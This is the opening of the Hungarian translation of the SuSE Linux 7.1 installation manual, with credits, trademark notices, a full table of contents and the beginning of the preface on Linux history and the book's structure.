


Bodo Bauer, Rüdiger Berlich, Daniel Bischof, Michael Burghart, Roland Dyroff, Christian Egle, Karl Eichwalder, Stefan Fent, Werner Fink, Klaus Franken, Fritz Ganter, Jürgen Geck, Carsten Groß, Rolf Habercker, Roland Haidl, Olaf Hering, Marc Heuse, Carsten Höger, Dirk Hohndel, Richard Jelinek, Ralf Lanz, Florian La Roche, Volker Lendecke, Hans Lermen, Hubert Mantel, Arndt Mehlhorn, Johannes Meixner, Jay Migliaccio, Norbert Munkel, Jordi Jaen Pallares, Edith Parzefall, Christoph-Erdmann Pfeiler, Peter Reinhart, Marc Rührschnack, James Samuel, Martin Scherbaum, Adrian Schröter, Burchard Steinbild, Gabriele Strattner, Jörg Strebel, Steve Tomlin, Klaus G. Wagner, Thorsten Wandersmann, Udo Weber, Michael Weyrauch, Stefan Wintermeyer, Christian Zoz

SuSE Linux 7.1

Telepítés, hálózatok és tudnivalók

Terméktámogatás: lásd az [A](#) fejezetben (519. oldal) .



SuSE GmbH
Schanzäckerstr. 10
D-90443 Nürnberg
Germany
Tel.: +49-911-740 53 31
Fax.: +49-911-741 77 55
email: suse@suse.de
WWW: <http://www.suse.de>

Magyarországon:

SuSE magyarországi iroda
Pf. 701/156
H-1098 Budapest
Hungary
Tel.: +36-1-450-0921
Fax.: +36-1-330-5672
email: info@suselinux.hu
WWW: www.suselinux.hu

Bodo Bauer, Rüdiger Berlich, Daniel Bischof, Michael Burghart, Roland Dyroff, Christian Egle, Karl Eichwalder, Stefan Fent, Werner Fink, Klaus Franken, Fritz Ganter, Jürgen Geck, Carsten Groß, Rolf Haberrecker, Roland Haidl, Olaf Hering, Marc Heuse, Carsten Höger, Dirk Hohndel, Richard Jelinek, Ralf Lanz, Florian La Roche, Volker Lendecke, Hans Lermen, Hubert Mantel, Arndt Mehlhorn, Johannes Meixner, Jay Migliaccio, Norbert Munkel, Jordi Jaen Pallares, Edith Parzefall, Christoph-Erdmann Pfeiler, Peter Reinhart, Marc Rührschneck, James Samuel, Martin Scherbaum, Adrian Schröter, Burchard Steinbild, Gabriele Strattner, Jörg Strebel, Steve Tomlin, Klaus G. Wagner, Thorsten Wandersmann, Udo Weber, Michael Weyrauch, Stefan Wintermeyer, Christian Zoz

SuSE Linux 7.1

Telepítés, hálózatok és tudnivalók

18. javított kiadás 2001

SuSE GmbH

Jelen mű a SuSE GmbH szellemi tulajdona.

Lemásolható egészben vagy részben, mindaddig, amíg a másolat tartalmazza ezt a szerzői jogra vonatkozó mondatot.

Szedés: L^AT_EX 2_ε

A magyar fordítást készítették:

Mindenekelőtt és ezúton is elismerve áldozatos munkáját **Váradi István (svaradi@usa.com)**

Közreműködtek:

Auth Gábor (franko@drava.dravanet.hu), Csiszár Imre (imrec@freemail.hu),
Lévárdy Zoltán (zlevardy@prompt92.hu), Subosits Gyula (gysubo@freemail.hu),
Ifj. Olajos Imre (lala@interaccess.com), Petőfi Sándor László (psl@freemail.hu),
Zelena Endre (ZelenaE@ab-aegon.hu), Kósa Lajos (kosal@linuxfreemail.com)
Pál Zsombor (pzs@mail.datatrans.hu), Baksa József (Jozsef.Baksa@hu.bosch.com)
Kiss Károly (kiss@topsoft.hu), Hermann Benedek (bence@intercom.hu) és
Fodor Orsolya (fodorsi@freemail.hu)

Szerkesztés: Sári Gábor (saga@tux.hu). Ez a dokumentum 2001.5.16-án készült.

A *Linux* Linus Torvalds bejegyzett védjegye. Az XFree86TM a *The XFree86 Project, Inc.* bejegyzett védjegye. Az *MS-DOS*, *Windows*, *Windows 95*, *Windows 98* és a *Windows NT* a *Microsoft Corporation* bejegyzett védjegyei. A *UNIX* az *X/Open Company Limited* bejegyzett védjegye.

Egyéb védjegyek és bejegyzett védjegyek:

A *Clipper* a *Computer Associates*-tól, a *dBASE* a *Borland*-tól, a *Foxbase* a *Microsoft*-tól, a *Compuserve*, *T-Online* a *Deutsche Telekom*-tól, a *SuSE* és a *YaST* a *SuSE GmbH* -tól.

Bármely terméknevezés lehet bejegyzett védjegy, annak szabad használhatóságára nem nyújtunk garanciát. A SuSE GmbH lényegében alkalmazkodik a gyártók írásmódjához. Más, itt elnevezett termékek lehetnek egyes gyártók védjegyei.

Tartalomjegyzék

I	Bevezetés	1
1	Előszó	3
1.1	Mi is a Linux?	4
1.2	E könyv célja – Megjegyzések a használathoz	4
1.3	Jelmagyarázat – Mit is jelent az hogy "meggyfa: # ls " ?	7
1.4	Harc az oldalak számával	8
1.4.1	Terméktámogatási adatbázis	8
1.4.2	Hypertext-segítség	8
1.4.3	Texinfo	8
1.4.4	Kézikönyvlapok	8
1.4.5	GY.I.K., HOGYAN és OLVASD.EL	9
1.4.6	Ingyenes könyvek	10
1.5	Köszönetnyilvánítások	10
II	A SuSE Linux telepítése	15
2	Az első SuSE Linux telepítés	17
2.1	Gyors út a sikerhez	17
2.1.1	Készüljünk fel	17
2.1.2	Most már elkezdhetjük: Az üdvözlő képernyő	18
2.1.3	Íme a YaST2!	19
2.1.4	A nyelv kiválasztása	20
2.1.5	Az egér kiválasztása	21
2.1.6	Billentyűzet és időzóna	21
2.1.7	Új telepítés vagy frissítés?	21
2.1.8	A merevlemez előkészítése	22
2.1.9	Szoftver-kiválasztás	23

2.1.10	LILO boot manager a rendszerindításhoz	24
2.1.11	Felhasználói információ	26
2.1.12	A 'root' jelszó meghatározása	26
2.1.13	Beállítások jóváhagyása – A telepítés megkezdése	26
2.1.14	A grafikus felület beállítása	27
2.1.15	Rendszerelemek beállítása	28
2.1.16	Bejelentkezés első alkalommal	28
2.1.17	Remények és munka a rendszeren	28
2.2	Telepítés a szöveges YaST-tal (YaST 1)	30
2.2.1	Indulás: az üdvözlő képernyő	30
2.2.2	Az alapok: <i>linuxrc</i>	31
2.2.3	A YaST indítása	35
2.2.4	Merevlemezek partícionálása és formázása	36
2.2.5	Programcsomagok telepítése	37
2.2.6	Az alapszoftverek kiválasztása	38
2.2.7	Rendszerprogramok telepítése	39
2.2.8	A rendszermag kiválasztása	40
2.2.9	Az alaprendszer konfigurálása a YaST segítségével	41
2.2.10	Bejelentkezés telepítés után	45
2.3	Hogy indítjuk el a SuSE Linuxot?	46
2.4	Telepítés támogatott CD-ROM meghajtó nélkül	48
2.4.1	Telepítés DOS partícióról	48
2.4.2	Telepítés egy "Net"-en lévő forrásról	50
2.5	Telepítés a SETUP és a LOADLIN használatával	52
2.5.1	Kapcsoljuk a Windows 95/98-at DOS módba	52
2.5.2	A SETUP meghívása első lépések a SETUP programmal	52
2.5.3	Hogy indítjuk el az alaplinuxot a <i>SETUP</i> -ból?	53
2.5.4	A <i>LOADLIN</i> telepítése és az alaplinux betöltése	54
2.6	A SuSE Linux automatikus telepítése és beállítása	56
2.6.1	Az ALICE áttekintése	56
2.6.2	Automatikus telepítés a <i>YaST1</i> -gyel	57
2.7	Partíciók	57
2.7.1	Térület létrehozása a Linux számára (partícionálás)	57
2.7.2	Indítás a 2. CD-vel	60
2.7.3	Indító lemez létrehozása DOS alatt	60
2.7.4	Indító lemez készítése UNIX alatt	61
2.7.5	Támogatja a Linux a CD-ROM-unkat?	62
2.8	Problémák leírása	62
2.8.1	Fájlokat nem lehet mozgatni	62

2.8.2	Nincs magyar billentyűzet DOS módban	63
2.8.3	Nincs CD-ROM meghajtó Windows 95/98 DOS ablakban	63
2.8.4	A CD megsérült	63
2.8.5	Az ATAPI CD-ROM olvasás közben lefagy	64
2.8.6	Problémák a párhuzamos portos CD-ROM meghajtókkal	65
2.8.7	Problémák "speciális" CD-ROM meghajtókkal	65
2.8.8	Az IBM Thinkpad "elalszik" telepítés közben	65
2.8.9	A Loadlinnek nincs elég memória a kernel betöltéséhez	66
2.8.10	A Loadlin nem indul	66
2.8.11	A DOS védett (protected) módban fut	66
2.8.12	A CD-ROM meghajtók betűjele	67
2.8.13	Általános hardverproblémák	67
2.9	Particionálás kezdőknek	69
2.10	Particionálás haladóknak	71
2.10.1	A swappartíció mérete	72
2.10.2	Számítógép egyedülálló gépként	72
2.10.3	Optimalizálás	74
2.11	Merevlemezünk kézi beállítása	76
2.11.1	Partíciók beállítása	76
2.11.2	Fájlrendszerek és csatolási pontok (Mount points)	78
3	YaST– (Yet another Setup Tool) Mégeggy Beállítási Eszköz	83
3.1	Alapvető használat és billentyűzet-kiosztás	83
3.2	A YaST főmenü	84
3.3	A telepítés beállítása	84
3.3.1	A nyelv kiválasztása	85
3.3.2	A billentyűzet beállítása	85
3.3.3	A forrásmédium	85
3.3.4	Telepítés CD-ROM-ról	86
3.3.5	Telepítés merevlemez-partícióról	87
3.3.6	Telepítés NFS-en keresztül	87
3.3.7	Telepítés hozzáférhető könyvtárból	88
3.3.8	Telepítés FTP-ről	89
3.3.9	Merevlemezünk particionálása	90
3.3.10	A cél fájlrendszer/partíció beállítása	92
3.3.11	A Logikai kötet kezelő (Volume Manager) beállítása	95
3.3.12	Telepítés egy könyvtárba	95

3.4	A telepítési méret meghatározása	96
3.4.1	Konfiguráció betöltése	96
3.4.2	Konfiguráció mentése	97
3.4.3	Konfigurációnk megváltoztatása	97
3.4.4	Mi lesz ha...	99
3.4.5	A Telepítés megkezdése	100
3.4.6	Csomagfüggőségek ellenőrzése	100
3.4.7	Az összes készlet és csomag tartalomjegyzéke	100
3.4.8	Csomagok keresése	100
3.4.9	Csomagok telepítése	101
3.4.10	Csomagok törlése	102
3.5	A rendszer frissítése	102
3.6	Rendszeradminisztráció	102
3.6.1	Hardver integrálása a rendszerbe	103
3.6.2	Kernel és az Indítás (Boot) beállítása	105
3.6.3	Hálózat konfigurálása	108
3.6.4	Élő CD-ROM fájlrendszer konfigurálása	110
3.6.5	Bejelentkezés konfigurálása	111
3.6.6	A susewm beállítása (a Window Manager)	112
3.6.7	Felhasználók adminisztrálása	112
3.6.8	Csoportadminisztráció	114
3.6.9	Biztonsági mentés készítése	115
3.6.10	A rendszer biztonsági beállításai	116
3.6.11	Az XFree86(TM) konfigurálása	116
3.6.12	A YaST konfigurációs fájljának megváltoztatása	116
4	Rendszerbetöltés és rendszerbetöltő programok	119
4.1	A PC rendszerindítása	119
4.2	Különböző rendszerindítással kapcsolatos fogalmak	120
4.3	A <i>LILO</i> áttekintése	121
4.4	A <i>LILO</i> beállítása	124
4.4.1	A <i>lilo.conf</i> szerkezete	125
4.4.2	Egyéb <i>LILO</i> beállítási opciók	128
4.5	A <i>LILO</i> telepítése és eltávolítása	130
4.6	Linux indító lemez készítése	133
4.7	Példa beállítások	134
4.7.1	DOS, Windows 95/98 és a Linux	134
4.7.2	Windows NT és Linux egy merevlemezén	135
4.7.3	Az OS/2 és a Linux	136
4.7.4	DOS, OS/2 és Linux	137

4.8	<i>LILO</i> problémák	138
4.8.1	Hibaüzenetek: <i>LILO</i> indítási üzenetek . . .	139
4.8.2	Az 1024-es cylinderhatár	139
4.8.3	Speciális indítási problémák a 2.0-ás rendszermagok óta	141
4.9	Indítás a loadlin segítségével	143
4.9.1	Minden loadlin használó részére szükséges lépések	143
4.9.2	Indító menük beállítása	144
4.9.3	A Linux indítása a Windows-on belül . . .	145
4.9.4	A Windows indító menü	146
III	Hálózati konfigurálás	151
5	Linux a hálózatban	153
5.1	Beállítások a YaST segítségével	157
5.2	Hálózat beállítása a YaST nélkül	158
5.2.1	Konfigurációs fájlok	158
5.2.2	Induláskor lefutó szkriptek	164
5.3	Útvonalválasztás SuSE Linux alatt	166
5.4	NIS, Yellow Pages helyi hálózaton	168
5.4.1	Mi is a NIS?	168
5.4.2	A NIS kliens	168
5.4.3	NIS Master és Slave kiszolgáló	169
5.5	NFS—Megosztott fájlrendszerek	169
5.5.1	Fájlrendszerek importálása—NFS kliens . . .	169
5.5.2	Fájlrendszerek exportálása—NFS kiszolgáló .	170
6	Kapcsolódás a világhoz — és aztán hogyan tovább?	173
6.1	PPP	174
6.1.1	Követelmények a PPP használatához . . .	174
6.1.2	További információk a PPP-ről	174
6.2	ISDN beállítás	175
6.2.1	ISDN beállítás - Lépésről lépésre	176
6.2.2	Áttekintés	177
6.2.3	ISDN Hardverbeállítás	177
6.2.4	ISDN hardver beállítása a YaST-tal	178
6.2.5	Egy ISDN Internet kapcsolat beállítása . . .	182
6.2.6	ISDN üzenetek	186
6.3	Kábelmodemek	186
6.3.1	Az alapok	186

6.4	T-DSL, T-ISDN-DSL, ADSL...	187
6.5	Modem csatlakoztatása	188
6.6	Csatlakozás az Internethez: PPP <i>wvdial</i> -al	188
6.6.1	A <i>wvdial</i> beállítása	189
6.6.2	Különböző szolgáltatók használata a <i>wvdial</i> -al	191
6.6.3	ISDN Terminál Adapter	192
6.6.4	PCI modemek beállítása	193
6.6.5	Kézi PPP beállítás haladóknak	194
6.7	Masquerading (álcázás) és tűzfalak barátok és "barátok"	199
6.7.1	Az álcázás (masquerading) alapjai	199
6.7.2	A tűzfal alapjai	200
6.7.3	Az álcázás és a tűzfal beállítása	200
6.8	Írjunk—A villámposta (e-mail) beállítása	202
6.9	News: Teljesen új üzenetek az USENET-ről	205
6.9.1	A <i>Leafnode</i> News rendszer	205
6.10	FAX-használat Linuxon	207
6.10.1	<i>SuSEFax</i> — <i>HylaFAX</i> Fax kliens	208
6.10.2	Fax fedőlap automatikus előállítása	216
6.10.3	Fax Spooling on <i>UNIX/Linux</i> -on	217
6.10.4	<i>HylaFAX</i> – Distributed Faxes	218
7	Idegenek a láthatáron: A Samba és a Netatalk	225
7.1	Táncoljunk Sambat...	225
7.1.1	Bevezető	225
7.1.2	A kiszolgáló telepítése	227
7.1.3	Ügyfél telepítése	230
7.1.4	Optimalizálás	230
7.2	Netatalk: Beszéljess velem...	232
7.2.1	A fájlkiszolgáló konfigurálása	232
7.2.2	A nyomtató szerver beállítása	233
IV	Az X Window System	235
8	Az X Window rendszer	237
8.1	Történelmi háttér	237
8.2	Az XFree86 új verziója, a 4.0.2	238
8.3	Beállítás a <i>SaX2</i> használatával	240
8.3.1	Telepítés az első alkalommal	240
8.3.2	Újra beállítás	250

8.3.3	Hibakeresés	251
8.3.4	Az X szerver naplófájl	255
8.3.5	Az X Window rendszer indítása	256
8.4	Beállítás a SaX-szal	257
8.4.1	Újra-konfigurálás	264
8.4.2	Hibaelhárítás	264
8.5	Beállítás az <i>xf86config</i> segítségével	265
8.6	Az X Window rendszer telepítésének optimalizálása	272
8.6.1	További (True Type) betűkészletek beillesztése	278
8.6.2	Beviteli eszközök beállítása	281
8.6.3	3D gyorsítás	283
9	Az ablakkezelők—ablakok a gépre	285
9.1	Egy kis elmélet	285
9.1.1	Általánosságban	285
9.1.2	Mit kezel egy ablakkezelő?	288
9.1.3	Különböző ablakkezelők indítása	289
9.2	KDE – a K Desktop Környezet	290
9.2.1	Telepítési áttekintés	291
9.2.2	kdm—a grafikus bejelentkező felület	292
9.2.3	Tehát, mi is olyan különleges a KDE-ben?	293
9.3	Az <i>fvwm2</i> ablakkezelő	296
9.4	Az <i>fvwm2</i> beállítása	298
9.4.1	Automatikus felbukkanás (Autoraise)	301
9.5	Az ablakkezelő beállítása a <i>susewm</i> segítségével	302
9.5.1	Bejegyzések hozzáadása a menühöz	303
9.6	A konfiguráció személyreszabása	306
V	A Linux és a hardver	309
10	A Linux és a hardver	311
10.1	Előzetes megjegyzések	311
10.2	Kártyák	311
10.2.1	ISA és PCI kártyák	311
10.3	Hangkártyák	314
10.3.1	OSS / OSSdemo	315
10.3.2	Hangkártyák támogatása Linux alatt	315
10.4	A számítógép portjai	323
10.4.1	PS/2 Port	323

10.4.2	Soros portok	323
10.4.3	Párhuzamos portok	324
10.4.4	USB – Univerzális soros busz	325
10.5	Cserélhető meghajtók	326
10.5.1	Hajlékonylemez meghajtók	326
10.5.2	LS-120 meghajtók	326
10.5.3	ZIP meghajtók	326
10.6	Modemek	327
10.6.1	Külső modemek	327
10.6.2	Belső modemek	327
10.7	Lapolvasók	329
10.8	Szalagos meghajtók	330
10.9	Tévékártyák	331
11	Laptop-ok – PCMCIA, APM, IrDA	335
11.1	PCMCIA	335
11.1.1	Hardver	335
11.1.2	A szoftverek	336
11.1.3	Beállítás	336
11.1.4	Beállítások a – "sémák (schemes)" megváltoztatására	338
11.1.5	Ha a dolgok még mindig nem működnek	341
11.1.6	Telepítés PCMCIA-n keresztül	343
11.1.7	Egyéb segítségnyújtó programok	343
11.2	Az APM – energiatakarékosság vezérlése	344
11.2.1	Az alapok	344
11.2.2	A megfelelő rendszermag	345
11.2.3	Az APM démon	345
11.2.4	További parancsok	346
11.2.5	A merevlemez szüneteltetése	346
11.3	Az IrDA – Infravörös port	347
12	Nyomtatók	351
12.1	Áttekintés: Interfészek, várósorok és göngyöltések (spooling)	351
12.2	Nyomtatási várósorok: futtatás és beállítás	352
12.3	Nyomtató szűrők – az "apsfilter"	357
12.4	Hálózati nyomtatók <i>apsfilter</i> -ei	363
12.5	Néhány szó a Ghostscript-ről	364
12.6	Támogatott nyomtatók jegyzéke	366
12.7	Ellenőrizzük, működik-e az <i>apsfilter</i> rel való nyomtatás	371

VI	A kernel és paraméterei	373
13	A kernel	375
13.1	Kernel források	375
13.2	Kernelmodulok	376
13.3	Kernel konfiguráció	378
13.4	Beállítások a kernel konfigurációban	379
13.5	A kernel fordítása	379
13.6	A rendszermag telepítése	380
13.7	Bootlemez készítése	381
13.8	A merevlemez kitakarítása fordítás után	381
14	Kernelparaméterek	383
14.1	Eszközmeghajtók a kernelben	383
14.2	Néhány tipp	384
14.3	A paraméterek	384
14.3.1	Magyarázat és értelmezés	384
14.3.2	Kernelparaméterek a boot promptnál	385
14.3.3	CD-ROM meghajtók saját vezérlővel	396
14.3.4	modprobe paraméterek	398
VII	SuSE Linux: frissítés és specialitások	417
15	Rendszerfrissítés és csomagkezelés	419
15.1	A SuSE Linux frissítése	419
15.1.1	Előkészületek	419
15.1.2	Frissítés a YaST2-vel	420
15.1.3	Frissítés a YaST1-gyel	420
15.1.4	Egyedi csomag frissítés	422
15.2	Verzióról verzióra	422
15.2.1	5.0-ről 5.1-re	422
15.2.2	5.1-ről 5.2-re	423
15.2.3	5.2-ről 5.3-ra	423
15.2.4	5.3-ről 6.0-ra	424
15.2.5	6.0-ről 6.1-re	424
15.2.6	6.1-ről 6.2-re	425
15.2.7	6.2-ről 6.3-ra	426
15.2.8	6.3-ről 6.4-re	427
15.2.9	6.4-ről 7.0-ra	429
15.2.10	7.0-ről 7.1-re	430

15.3 RPM—a csomagkezelő	430
15.3.1 Csomagok kezelése: telepítés, frissítés és eltávolítás	431
15.3.2 RPM lekérdezések	432
15.3.3 Forráscsomagok telepítése és fordítása . . .	435
15.3.4 Egyéb eszközök az RPM archívumokkal való munkához	436
16 A SuSE Linux speciális jellemzői	437
16.1 A Filesystem Hierarchy Standard (FHS) és a Linux Standard Base (LSB)	437
16.1.1 Példakörnyezetek FTP-re és HTTP-re . . .	437
16.1.2 <i>teTeX</i> – \TeX a SuSE Linux-ban	437
16.2 Ötletek speciális szoftvercsomagokhoz	438
16.2.1 Az <i>xdevel</i> és az <i>xdevel33</i> csomagok . . .	438
16.2.2 A <i>cron</i> csomag	438
16.2.3 A <i>curses</i> csomag	438
16.2.4 Kézikönyvlapok	439
16.3 Indítás az "initial ramdisk"-kel	439
16.3.1 Az Initial Ramdisk fogalma	439
16.3.2 Az indítási eljárás rendje az <i>initrd</i> -vel . .	440
16.3.3 Az indítóbetöltők (Boot loaders)	441
16.3.4 Az <i>initrd</i> használata a SuSE Linux-ban . .	441
16.3.5 Előforduló nehézségek – az általunk fordított kernel	442
16.3.6 Kilátások	443
16.4 A <i>linuxrc</i>	443
16.5 A SuSE Linux Help rendszere	448
16.5.1 Önálló gép és kiszolgáló beállítása . . .	449
16.5.2 Kliens beállítás	450
16.5.3 A Help rendszer használata	450
16.6 A SuSE Rescue rendszer	451
16.7 Billentyűzet kiosztás	455
17 A SuSE Linux boot koncepciója	457
17.1 Az <i>init</i> program	457
17.2 Futási szintek	458
17.3 A futási szintek megváltoztatása	459
17.4 Inicializáló szkriptek	460
17.5 A <i>/etc/rc.config</i> és a <i>/sbin/SuSEconfig</i> . . .	461
17.6 A <i>/etc/rc.config</i> változói – Rendszerbeállítás .	463

VIII Biztonság és kezdünk bele	475
18 A biztonság bizalom kérdése	477
18.1 Alapok	477
18.1.1 Helyi biztonság	478
18.1.2 Hálózati biztonság	481
18.2 Eszközök	483
18.2.1 Helyi eszközök	483
18.2.2 Hálózati eszközök	486
18.3 Biztonság a SuSE Linux-ban	490
18.4 Általános szabályok	491
19 Első lépések a Linux-ban	493
19.1 Bejelentkezés, a "root" felhasználó, felhasználók hozzáadása	493
19.2 A rendszer leállítása és elindítása	494
19.3 Parancssorban megadható utasítások	495
19.4 Virtuális konzolok	497
19.5 Könyvtárak és fájlnevek	497
19.6 Munka a könyvtárakkal	497
19.7 Munka a fájlokkal	498
19.7.1 Fájlinformációk	498
19.7.2 Dzsókerek azaz helyettesítő karakterek	500
19.7.3 Fájl tartalom	500
19.7.4 Rejtett fájlok	501
19.7.5 Fájlok másolása, átnevezése és törlése	501
19.7.6 Fájlok keresése, szövegkeresés fájlokban	502
19.7.7 Szimbólikus linkek	502
19.7.8 Archiválás és adatok mentése	503
19.8 Engedélyek	503
19.9 Kézikönyvlapok	505
19.10 Rendszerinformációk	506
19.10.1 A df parancs	506
19.10.2 A free parancs	506
19.10.3 Az ulimit parancs	507
19.10.4 A w parancs	508
19.10.5 A du parancs	508
19.10.6 A kill parancs	508
19.10.7 A ps parancs	508

19.10.8 A pstree parancs	509
19.10.9 A top parancs	509
19.11 Fájlrendszer típusok Linux alatt, a mount és az umount	510
19.11.1 Áttekintés	510
19.11.2 Fájlrendszerek fel és lecsatolása	511
19.12 DOS parancsok Unix alatt az mtools csomag segítségével	512
19.13 Unix parancsok összefoglalása	513
19.14 Mi a következő?	515
19.15 A vi szerkesztő (editor)	516
A A SuSE GmbH Támogatása és Szolgáltatásai	519
A.1 A 60 napos telepítési támogatás	519
A.1.1 Regisztráció nélkül nem jár telepítési támogatás!	519
A.1.2 A telepítési támogatás kiterjesztése	520
A.2 A leggyorsabb út a segítséghez!	520
A.2.1 Hogyan tudom elérni a SuSE segítségét?	521
A.3 A SuSE Profi szolgáltatásai	524
A.3.1 Egyedi projektek és tanácsadás	524
A.4 Oktatás	525
A.5 Visszajelzések	525
A.6 További szolgáltatások	526
B Fontosabb billentyűk	527
C A könyvtárszerkezet	529
C.1 Áttekintés	529
C.2 Fontosabb könyvtárak	530
D Fontosabb fájlok	531
D.1 Speciális eszközfájlok a /dev könyvtárban	531
D.1.1 CD-ROM meghajtók	531
D.1.2 Szalagos meghajtók	532
D.1.3 Egerek (busz és PS/2)	532
D.1.4 Modemek	533
D.1.5 Soros interfészek	533
D.1.6 Párhuzamos kapuk (portok)	533
D.1.7 Speciális eszközök	534
D.2 Beállító fájlok a /etc könyvtárban	535
D.3 Rejtett konfigurációs fájlok a magán könyvtárban	535

E	Az e2fsck kézikönyvlapja	537
F	SuSE Linux-GYIK	541
G	A GNU GPL	551
H	Szójegyzék	559

I. rész

Bevezetés

1. fejezet

Előszó

Fordította: Váradi István

A Linux története olyan, mint egy modern mese: 1991-ben egy finn számítógépszakos egyetemista, LINUS TORVALDS elkezdte programozni saját verziójú UNIX-át. A gyorsan terjedő interneten közzétette nemcsak a binárisokat (ezek a gépi kódú futtatható programok), hanem a hozzájuk tartozó forráskódokat is.

A világ minden tájáról több száz programozó jelentkezett felhívására, hogy szabad idejükben ingyen dolgozzanak a Linux fejlesztésén. Nem anyagi érdekelttség vezette őket, hanem a problémamegoldás öröme, egyedül és csoportosan, az operációs rendszer tökéletesítése, valamint új képességekkel való bővítése és kipróbálása érdekében. Egyetlen kikötés volt: munkájuknak – beleértve a módosított forráskódokat is – elérhetőnek kell lennie a teljes programozói közösség részére. Ennek jogi alapját a GNU General Public Licensez (GPL) szolgáltatja, ami a [G](#) fejezetben (551. oldal) olvasható.

Annak, aki ma a Linux mellett dönt, egy sereg oka lehet rá: a stabilitást, biztonságot és a teljesítményt kell először megemlíteni; de a kiterjedt hálózati képessége is hozzásegítette a Linuxot az internet meghódításához és az egész szerverpiachoz. Linux-körökben nagyra értékelik az ingyenes forráskódot és a függetlenséget, valamint a rendszer rugalmasságát, amit magába foglal. Az ingyenes forrásnak köszönhetően senki sem tehetetlen ezután, és nincs a szoftvergyártók könyörületének kitéve, mert maga is képes egyéni alakítgatásra és bővítésre. Nem szabad elfelejteni természetesen azt sem, hogy a Linuxnál nem merül fel licenz költség, függetlenül attól, hogy az operációs rendszert otthon használják magáncélra, vagy egy cégnél többen.

A fenti érvektől függetlenül mindenkifelett olyan hatalmas igény és érdeklődés nyilvánul meg a Linuxfelhasználók részéről, hogy ez bátorít számos hardver- és szoftvergyártót a Linux aktív támogatására. A *Siemens*, az *IBM*, a *Compaq*, hogy csak pár "nagy" nevet említsek, végre felfedezték a Linuxot mint operációs rendszert.

A számtalan ingyenes alkalmazáson túl kereskedelmi szoftverek is növekvő számban kaphatók Linuxra: az adatbázis cégek (*Oracle*, *Informix*, *Software AG* és *Sybase*), valamint az irodai megoldásokat kínáló (*Applix*, *Corel*, vagy a *SUN*) szintén ajánlják termékeiket Linuxra.

A Linux jó, és egyre jobb lesz, miközben nem kerül semmibe! Ha figyelembe vesszük a Linuxközösséget, ami már jóval 10 millión felüli felhasználót je-

lent, és a folytatódó gyors növekedést, valamint a lelkesedésüket, akkor láthatjuk: a Linux rendelkezik a legjobb minősítéssel és lehetőséggel, hogy a szakma szabványává váljon.

De ez nem minden: a KDE-vel és a GNOME-mal nem egy, hanem egyből két, valóban szép grafikus munkakörnyezet áll rendelkezésre, hogy még hangosabban hívják a "Linuxot a munkaasztalra".

1.1 Mi is a Linux?

Az igazi "Linux" csak maga a *rendszer*mag. Ilyen mag a "lelke" minden UNIX operációs rendszernek.

A rendszermag önmagában azonban még nem egy teljes operációs rendszer. A UNIX-okhoz hatalmas mennyiségű ingyenes szoftver áll rendelkezésre, melyek a Linux számára is szabadon hozzáférhetőek. Ezek azok a programok, amik az operációs rendszert azzá teszik, ami valójában.

A legtöbb ilyen program GNU változatú (☞ *GNU*) UNIX program: legtöbbször az eredeténél is jobb képességekkel rendelkezik. Közülük a *GNU C/C++ fordító*, ami jelenleg a legjobb elérhető fordító, egyben talán a leghíresebb program is. Nem szabad megfélemlenünk a rengeteg kis és nagy programról, a shellekről, a fájl- és szöveg-segédprogramokról (mint a *sed*, az *awk* és a *perl*), az editorokról (pl. a *vi*) , vagy a komplett munkakörnyezetekről (mint az *Emacs*).

A Linuxot az XFree86 TMteszi teljessé (legutóbbi stabil verziója a 4.0.3), az úgynevezett *X Window rendszer* (jelenleg X11 6.4-es kiadás), mely teljesen kompatibilis az *X Consortium, Inc.* hivatalos X11 R6.4 csomagjával.

Mindezek az elemek, sok egyéb eszközzel, alkalmazással és szórakoztató programmal (játékok) alkotják a rendszert, amit a hétköznapiakban *Linux*-ként ismerünk. Rengeteg ingyenes szoftver hozzáférhető, és egy működő Linux rendszert többféleképpen lehet összeállítani.

Ezen a ponton kell megemlítenünk a Linux disztribútorokat, jelen esetben a SuSE Linux-ot. "Disztribúció"nak nevezünk egy válogatást a széles választékú ingyenes szoftvekből. A végtermék a SuSE Linux CD-k esetében egy több mint 1300 szoftvercsomagból álló gyűjtemény.



A SuSE Linux az ingyenes szoftveken túl (szoftverek, melyek forráskódja a CD-ROM-okon rajta van), tartalmaz olyan szoftvercsomagokat is, amiket a SuSE csak lefordított formában adhat közre.

Mivel a disztribúció ingyenesen hozzáférhető az interneten, a rendszer frissítése adott esetben nem jelenti feltétlenül egy új disztribúció megvásárlását.

1.2 E könyv célja – Megjegyzések a használatához

Ez a könyv a telepítés megkönnyítésére jött létre. Nem tud és nem is akar helyettesíteni részletesebb irodalmat, ami egy érdeklődő felhasználót a *nagy-teljesítményű számítógépek* csodálatos világába történő mélyebb kutatáshoz vezetne – az erre vonatkozó irodalom felsorolását a könyv végén találhatja meg.

Első telepítéshez kezdetnek megfelelő lehet a gyakorlatiasabb 2 fejezetben (17. oldal) lévő információk elolvasása. Mint kezdő Linuxos, semmiképpen ne vesse magát bele kalandokba, anélkül hogy bármit is elolvasna. Minél többet olvas, annál inkább elkerülheti a csalódásokat és növeli saját hatékonyságát – így mielőtt nekilát, legalább a 19 fejezetben (493. oldal) található információkat nézze át...

E könyv megírása nagy kihívás volt, mert szinte lehetetlen megfelelni a Linux dinamikájának, az ingyenes szoftvereknek, lépést tartani a legújabb fejlesztésekkel, és egyidőben megfelelni azoknak, akiknek új a UNIX világa – anélkül hogy ez untatná a gyakorlottabb Linux felhasználókat.

Ennek a könyvnek az a célja, hogy megpróbáljon egy kezdő linuxosnak bátorító lökést adni a felfedező utazáshoz ezen az új rendszeren keresztül.

A könyv alapvetően a következő részekre tagolódik:

Telepítés Ez a rész egy elképzelt telepítés leírásán keresztül segíti a kezdő linuxost (lásd a 2 fejezetben (17. oldal)). Rámutat a lehetséges hibaforrásokra és tényleges segítséget nyújt a felmerülő problémákhoz. A YaST a SuSE telepítő és adminisztrációs eszköze, amit a 3 fejezetben (83. oldal) tárgyalunk. A lilót és a rendszer elindulását a 4 fejezetben (119. oldal) tárgyaljuk részletesen.

Hálózati konfigurálás Amint az alaprendszer felállt és működik, máris meggyünk tovább a hálózati konfiguráláshoz (kapcsolódás az internethez).

Grafikus felhasználói felület Az XFree86TM- felhasználói felület beállításáról és aktiválásáról olvashatunk a 9 fejezetben (285. oldal) és a 8 fejezetben (237. oldal).

Hang, szkennер, noteszgépek, nyomtatás stb. A hardver képességeinek ismertetéséről olvashatunk a 10 fejezetben (311. oldal).

